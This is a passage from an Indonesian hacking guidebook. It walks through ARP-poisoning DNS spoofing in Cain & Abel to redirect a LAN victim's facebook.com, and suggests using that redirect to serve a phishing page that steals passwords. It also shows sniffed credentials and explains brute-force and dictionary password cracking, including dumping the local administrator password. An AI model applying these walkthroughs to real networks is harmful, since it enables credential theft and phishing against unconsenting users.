
Gambar 136: Melihat hasil.

Untuk melihat isi dari file LOG tersebut, klik kanan dan klik **View**.



Gambar 137: Melihat isi file log.

Dari dalam file LOG tersebut, bisa terlihat username dan password yang berhasil direkam.



Gambar 138: Ditemukan username dan password.

DNS Poisoning | 11

Sebelum masuk ke DNS Poisoning, ada baiknya Anda mengenal terlebih dahulu apa itu DNS. *Domain Name System* (DNS) dalam bahasa Indonesia berarti Sistem Penamaan Domain adalah sebuah sistem yang menyimpan informasi tentang nama host maupun nama domain dalam bentuk basis data tersebar (*distributed database*) di dalam jaringan komputer.

DNS ditemukan oleh Paul Mockapetris pada tahun 1983; spesifikasi asli muncul di RFC 882 dan 883. Tahun 1987, penerbitan RFC 1034 dan RFC 1035 membuat update terhadap spesifikasi DNS. Hal ini membuat RFC 882 dan RFC 883 tidak berlaku lagi.


DNS Poisoning adalah sebuah aksi hacking untuk menembus pertahanan dengan cara menyampaikan informasi IP Address yang salah mengenai sebuah host, dengan tujuan untuk mengalihkan lalu lintas paket data dari tujuan yang sebenarnya.

Boleh dibilang, cara kerja DNS (Domain Name System) *poisoning* ini adalah dengan mengacaukan atau mengalihkan DNS Server asli agar pengguna internet terkelabui untuk mengakses website palsu yang biasanya dikombinasikan dengan Phising.

Gampangnya begini, ketika Anda membuka website A, yang muncul adalah website B yang sudah di-setting oleh seseorang. Bisa disebut sebagai *redirecting traffic* ke website lain.

DNS Poisoning pertama kali ditunjukkan tahun 1997 oleh Eugene Kashpureff dengan cara mengalihkan request ke host InterNIC menuju ke situs pendaftaran domain name alternatif, AlterNIC. Request berhasil dialihkan dengan cara mengeksplorasi vulnerability pada DNS Service. Pada waktu Name Server menerima jawaban DNS Query, sumber jawaban ini membiarkan informasi yang tidak ditanyakan. Dengan begitu, Kashpureff dapat memasukkan informasi DNS palsu pada jawaban yang sebenarnya tersebut. *Name server* yang menerima jawaban tersebut akan langsung menerima jawaban tersebut dan menyimpan informasi apapun yang didapatkannya dalam cache-nya. Hal ini mengakibatkan apabila user mencoba *me-resolve* suatu host dalam domain InterNIC, ia akan menerima informasi IP Address dari AlterNIC. Dengan kata lain, ia sudah dialihkan ke alamat palsu.

Sebelum memulai aksi, saya ingin menambahkan bahwa kita bisa mengetahui IP domain yang ada dalam cache komputer kita dengan menggunakan perintah *ipconfig /displaydns*. Berikut ini contoh tampilan pada komputer saya, yang mungkin berbeda dengan komputer Anda karena komputer/laptop Anda dan saya mengakses website yang berlainan.



```

C:\Windows\system32\cmd.exe
www.google.com
Record Name : www.google.com
Record Type : A
Time To Live : 5
Data Length : 4
Section : ANSWER
CNAME Record : www.l.google.com

adsensecamp.com
Record Name : adsensecamp.com
Record Type : A
Time To Live : 1222
Data Length : 4
Section : ANSWER
A (Host) Record : 116.199.203.203

www.chox.us
Record Name : www.chox.us
Record Type : A
Time To Live : 2268
Data Length : 4
Section : ANSWER
A (Host) Record : 67.228.29.100

softpedia.com
Record Name : softpedia.com
Record Type : A
Time To Live : 1812
Data Length : 4
Section : ANSWER
A (Host) Record : 64.225.158.190

softpedia.com
Record Name : softpedia.com
Record Type : A
Time To Live : 1812
Data Length : 4
Section : ANSWER
A (Host) Record : 64.225.158.191


www.softpedia.com
Record Name : www.softpedia.com
Record Type : A
Time To Live : 1812
Data Length : 4
Section : ANSWER
A (Host) Record : 64.225.158.191

```

Gambar 139: Display dns.


Baiklah kita mulai saja contoh teknis dari tindakan ini. Di sini saya masih menggunakan bantuan dari program Cain & Able. Supaya lebih asyik, saya akan menjelaskan secara detail dari awal, supaya Anda tambah paham.

1. Jalankan program Cain & Able dan klik pada tab **Sniffer**. Kondisinya masih kosong. Jika dalam komputer Anda sudah ada bekas (cache) dari IP sebelumnya, pekerjaan Anda bisa lebih cepat.




Gambar 140: Tab Sniffer pada Cain & Able.

2. Klik menu **Configure** dan pilih adapter yang Anda gunakan.




Gambar 141: Memilih adapter.

3. Jalankan aksi Sniffer dengan mengklik ikon **Activate/Deactivate the sniffer**.



Gambar 142: Menjalankan Cain & Able.


4. Pada area kosong, klik kanan dan klik **Scan MAC Address**.



Gambar 143: Scan MAC Address.

5. Dalam kotak dialog *MAC Address Scanner*, Anda bisa memasukkan *range IP* yang akan Anda periksa MAC Address-nya, lalu klik **OK**.

Apabila Anda sudah mengetahui IP dan juga MAC Address target Anda, sebenarnya langkah 4 dan 5 ini bisa Anda lewati. Anda juga bisa menggunakan cara seperti pada bab Man-in-the-middle-attack, yaitu perintah *arp -a*. Di sini saya memberikan contoh sebuah variasi lainnya.




Gambar 144: Range MAC Address Scanner.

6. Perhatikan gambar berikut, saya menemukan beberapa target.

IP address	MAC address	OUI
192.168.0.1	D0154AB328BC	
192.168.0.199	0024283BBAF3	Han H
192.168.0.197	00264D022151	

Gambar 145: IP target.

7. Klik tab APR yang ada di bagian bawah.



Gambar 146: Mengaktifkan Tab APR.


8. Selanjutnya tombol + pada bagian atas akan aktif, klik ikon tanda tambah tersebut. Apabila ikon + tidak aktif, silakan klik pada area kosong pada tabel sebelah atas.



Gambar 147: Klik ikon +.


9. Dari kotak dialog *New ARP Poison Routing* yang muncul, pada panel sebelah kiri, klik pada IP gateway.

Pada panel sebelah kanan, klik pada IP yang menjadi target Anda, dan klik OK.



Gambar 148: IP dan MAC Address target.


10. Kembali pada tampilan utama, pada panel sebelah kiri klik pada APR-DNS.
Ikon tanda tambah kembali aktif. Apabila ikon tersebut tidak aktif, klik saja dalam area yang kosong, lalu klik ikon tanda tambah tersebut.



Gambar 149: APR DNS.


11. Masukkan nama website yang akan diganti, misalnya di sini saya memasukkan www.facebook.com.

Pada kasus ini, saya akan mengalih halaman facebook menjadi halaman Yahoo!. Jadi, sewaktu target membuka facebook yang muncul adalah halaman Yahoo!. Anda bisa mengganti halaman Yahoo dengan halaman Phising yang telah Anda buat pada penjelasan bab sebelumnya.




Gambar 150: Dialog DNS Spoofer.

12. Masih dalam kotak dialog *DNS Spoof for APR*, klik tombol **Resolve** dan masukkan nama website palsu, di sini saya memasukkan www.yahoo.com sebagai contoh. Perlu Anda ketahui, pada halaman inilah seseorang memasukkan halaman phising untuk mencuri password orang lain.
- Setelah selesai, klik **OK**.




Gambar 151: Memasukkan yahoo.com.

13. Sekarang IP address yang semula 0.0.0.0 menjadi terisi dengan IP address dari Yahoo!. Klik **OK**.



Gambar 152: Hasil IP Address.


14. Pada tabel *Requested DNS name* akan muncul website facebook.



	Requested DNS name	Spoofing IP	#Resp. Spoofed
	<input checked="" type="checkbox"/> www.facebook.com	98.137.149.56	0

Gambar 153: Kolom Requested DNS name.

15. Klik ikon Activate Poison Routing.



Gambar 154: Memulai poisoning.

16. Berikut adalah tampilan yang muncul pada komputer target sewaktu mengakses halaman www.facebook.com, yang muncul adalah halaman Yahoo!.



Gambar 155: Halaman facebook yang muncul Yahoo!.

Perhatikan pada URL-nya yang dimasukkan adalah benar www.facebook.com. Bahkan favicon pada tab nama Yahoo! juga favicon dari facebook, walaupun nama di sampingnya adalah Yahoo!. Sewaktu saya mencoba mengarahkan mouse pada salah satu link, pada bagian depan awalnya adalah nama website facebook.

Happy Hacking ☺

Password | 12

Pada dasarnya, password bisa diperoleh dengan banyak cara. Mulai dengan menggunakan software hingga *social engineering*. Software untuk mencari password disebut sebagai password cracker.

Program-program pencari password tersebut menggunakan beberapa metode dalam bekerja.

Brute Force merupakan metode yang cukup ngetrend. Sebab, Anda dapat menunggu program bekerja dengan sendiri mencari password. Sistem kerjanya adalah dengan mencoba semua karakter yang ada hingga ditemukan password yang cocok. Misalnya, program akan mencoba huruf a sebagai password. Apabila tidak berhasil, akan diganti dengan b. Apabila sampai z tidak ada yang cocok, akan diganti pula dengan aa, dan kombinasi seterusnya. Metode ini memiliki tingkat kebenaran yang lebih tinggi dibandingkan yang lainnya, tanpa mempedulikan teknik enkripsi password yang digunakan.

Masalah dari teknik Brute Force ini akan memakan waktu yang lama. Semakin banyak kombinasi karakter dan semakin panjang password yang dicari, memerlukan waktu yang lebih lama, apalagi termasuk angka dan karakter khusus. Bayangkan, apabila sebuah password terdiri dari 10 karakter, dan kemampuan komputer Anda untuk menebak password adalah 50.000.000/detik. Menurut perkiraan Brute Force, dibutuhkan waktu selama 42.750 tahun untuk menemukan password tersebut.

Untuk menghitung berapa lama proses brute force seperti contoh di atas, Anda bisa membuka: <http://lastbit.com/pswcalc.asp>.

Password Calculator

With the Online Password Calculator you may calculate the time it takes to search for a password using brute-force attack under conditions you specify. Read this article to learn more about passwords.

Enter the necessary information and press the 'Calculate' button. Keep in mind that the result you get is the complete search time, i.e., during this time your password will be found with a 100% probability. The probability to find the password during half this time equals 50% and so on. The final number is rounded off and displayed in the most appropriate time units. Precise values are also displayed (rounded off to seconds).

IMPORTANT NOTE: Password Calculator estimates recovery time for **Brute-force attack** only. Brute-force attack is the worst case, sometimes other more effective recovery methods are available. For example any password-protected Word or Excel document could be recovered using our unique **Guaranteed Recovery** or **Express Recovery** within a reasonable time frame.

The screenshot shows a web-based password cracking calculator. It has the following interface elements:

- Password length:** A text input field containing "10".
- Speed:** A text input field containing "50 000 000" followed by "passwords per second".
- Number of computers:** A text input field containing "1".
- Character Options:** A group of checkboxes with the following checked:
 - chars in lower case
 - common punctuation
 - chars in upper case
 - full ASCII
 - digits
- Calculate:** A blue rectangular button.
- Result:** Below the calculate button, the text "Brute Force Attack will take up to 42750 years" is displayed in bold black font, followed by "You should have bought a password manager! :-)" in a smaller font.

Gambar 156: Password Calculator.

Single Mode inilah yang sebenarnya yang harus dicoba pertama kali dalam mencari sebuah password. Metode ini adalah metode yang paling cepat dalam pencarian sebuah password. Sebab, ada beberapa aturan yang harus dilakukan, misalnya sang pemburu password menentukan karakter tertentu saja yang akan dikombinasikan untuk dicari passwordnya. Selain itu, seseorang bisa mengatur, misalnya pada huruf terakhir password adalah huruf Z. Dengan demikian, program akan bekerja sesuai dengan perintah yang diberikan.

WordList Mode atau **Dictionary Mode** (Dictionary Attack), merupakan metode yang bekerja sesuai dengan password yang telah diketik atau disimpan dalam sebuah file khusus sebelumnya. Misalnya, Anda telah menyiapkan sebuah file teks yang berisi kombinasi password apa saja yang akan diperiksa oleh program.

Selain itu, dengan metode *dictionary attack* ini Anda dapat membuatkan sebuah aturan tambahan. Misalnya, setiap password yang akan dicoba dengan menambahkan karakter

tertentu seperti 123 dan sebagainya. Dimana metode ini juga dikenal dengan sebutan **Hybrid Mode** yang boleh dibilang gabungan dari Brute Force dan Dictionary Attack.

False Type Mode merupakan metode yang telah Anda ketahui password-nya tapi Anda masih ragu kombinasi yang tepat dari sebuah password. Misalnya, password: "aku" bisa saja dicoba dengan password yang sama tapi karakter yang berbeda.

Hasil password bisa menjadi: aku; Aku; aKu; akU; AKu; AkU; aKU; atau AKU, bisa juga akoe, aqu.


Namun, perlu diketahui bahwa tidak semua program memiliki metode di atas, sehingga Anda perlu menyesuaikan sendiri dengan program yang akan Anda pakai nantinya. Dan kebanyakan program secara default menggabungkan metode-metode yang digunakan di atas untuk mencari sebuah password. Dari sekian banyak metode tersebut, yang cukup efektif adalah Hybrid Mode.

Ada dua macam password cracker. Cara lama adalah dengan mencoba kombinasi password satu per satu sampai didapat password yang cocok, dikenal dengan istilah *dictionary attack*. Ada pula yang disebut brute-force attack, yaitu mencoba semua kombinasi huruf, angka, dan karakter. Cara ini sangat lambat dan banyak situs yang menutup akses terhadap usaha login yang secara berturut-turut tidak berhasil.

Salah satu program yang terkenal untuk melakukan brute-force adalah Brutus dan AccessDiver.


Berikut ini adalah sebuah contoh aplikasi *Brute Force Attack* pada komputer lokal, untuk mengetahui password-nya. Di sini kita menggunakan program yang bernama Proactive Password Auditor. Untuk bisa mengetahui password dari administrator sistem yang Anda masuki.

Jalankan program tersebut, kemudian Anda bisa mengambil pilihan *Memory of local computer* atau pada *Registry of local computer* dan klik tombol **Dump**.




Gambar 157: Proactive Password Auditor.

Selanjutnya tunggu proses *Brute Force Attack* sedang dilakukan sampai selesai.



Gambar 158: Proses brute force.


Setelah selesai, Anda bisa melihat password dari komputer tersebut.



Gambar 159: Password yang ditemukan.

Dictionary Attack

Saat ini sudah cukup banyak kamus (*dictionary*) yang digunakan sebagai pencari password yang tersedia di internet. Saya menemukan pada website Google <http://code.google.com/p/dotnetperls-controls/downloads/detail?name=enable1.txt&can=2&q=> sebuah wordlist yang bisa digunakan untuk password cracking. Juga tersedia dalam CD penyerta buku ini.

